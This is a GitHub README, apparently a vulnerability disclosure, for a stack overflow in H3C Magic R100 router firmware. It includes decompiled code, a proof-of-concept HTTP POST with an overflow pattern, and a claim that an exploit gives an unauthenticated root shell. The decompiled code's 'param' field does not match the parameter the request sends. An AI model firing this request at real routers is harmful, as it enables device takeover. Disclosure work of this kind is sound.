rencvn and rencvn add H3C magicR100 ... on May 13 History

..

img	7 months ago
readme.md	7 months ago

readme.md

H3C magic R100 R100V100R005.bin Stack overflow vulnerability

Overview

- Manufacturer's website information： https://www.h3c.com/
- Firmware download address ： https://www.h3c.com/cn/d_201801/1060028_30005_0.htm

1. Affected version

Figure 1 shows the latest firmware Ba of the router

Vulnerability details

```
13
14  strcpy(v5, "param");
15  v6 = 100;
16  v7 = 0;
17  v8 = 100;
18  v9 = 0;
19  v2 = websGetVar(a1, v5, (int)&dword_48D240);
20  if ( sub_40AFE0() )
21  {
22    if ( sscanf(v2, "%d;%d;%d;%d", &v10, &v11, &v6, &v8) != 4 )
23      return -1;
24    v3 = IF_GetByPseudoNameDomain("WAN1", 0, &v7);
25    v4 = IF_GetByPseudoNameDomain("WAN2", 0, &v9) + v3;
26    CFG_SetUInt32Value(v7, 1057251328, v6);
```

The content obtained by the program through param parameter is passed to V2, and then the matched content is passed to the stack of V10, V11, V6 and V8 through sscanf function. There is no size check, and there is a stack overflow vulnerability.

Recurring vulnerabilities and POC

In order to reproduce the vulnerability, the following steps can be followed:


1. Use the fat simulation firmware R100V100R005.bin

2. Attack with the following POC attacks

```
POST /goform/aspForm HTTP/1.1
Host: 192.168.0.1
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10.15; rv:100.0)
Gecko/20100101 Firefox/100.0
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.

Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded
Origin: http://192.168.0.1
Connection: close
Upgrade-Insecure-Requests: 1
Pragma: no-cache
Cache-Control: no-cache

ipqos_set_bandwidth=aaaabaaacaaadaaaeaaafaaagaaahaaaiaaajaaakaaalaaamaaanaaaoaaapaaa
```






Figure 2 POC attack effect

Finally, you can write exp, which can obtain a stable root shell without authorization

```
$ ls -l
total 56
drwxr-xr-x 2 iot iot  4096 Jan 16  2018 bin
drwxrwxr-x 3 iot iot  4096 Jan 16  2018 dev
drwxrwxr-x 7 iot iot  4096 Jan 16  2018 etc
drwxrwxr-x 2 iot iot  4096 Jan 16  2018 home
lrwxrwxrwx 1 iot iot     9 Jan 16  2018 init -> sbin/init
drwxrwxr-x 4 iot iot  4096 Jan 16  2018 lib
lrwxrwxrwx 1 iot iot     3 Jan 16  2018 lib32 -> lib
drwxrwxr-x 2 iot iot  4096 Jan 16  2018 mnt
drwxrwxr-x 2 iot iot  4096 Jan 16  2018 proc
lrwxrwxrwx 1 iot iot     3 Jan 16  2018 sbin -> bin
drwxrwxr-x 2 iot iot  4096 Jan 16  2018 sys
lrwxrwxrwx 1 iot iot     7 Jan 16  2018 tmp -> var/tmp
drwxrwxr-x 3 iot iot  4096 Jan 16  2018 uclibc
drwxrwxr-x 5 iot iot  4096 Jan 16  2018 usr
drwxrwxr-x 7 iot iot  4096 Jan 16  2018 var
lrwxrwxrwx 1 iot iot     8 Jan 16  2018 web -> /var/web
drwxrwxr-x 2 iot iot 12288 Jan 16  2018 www
$
```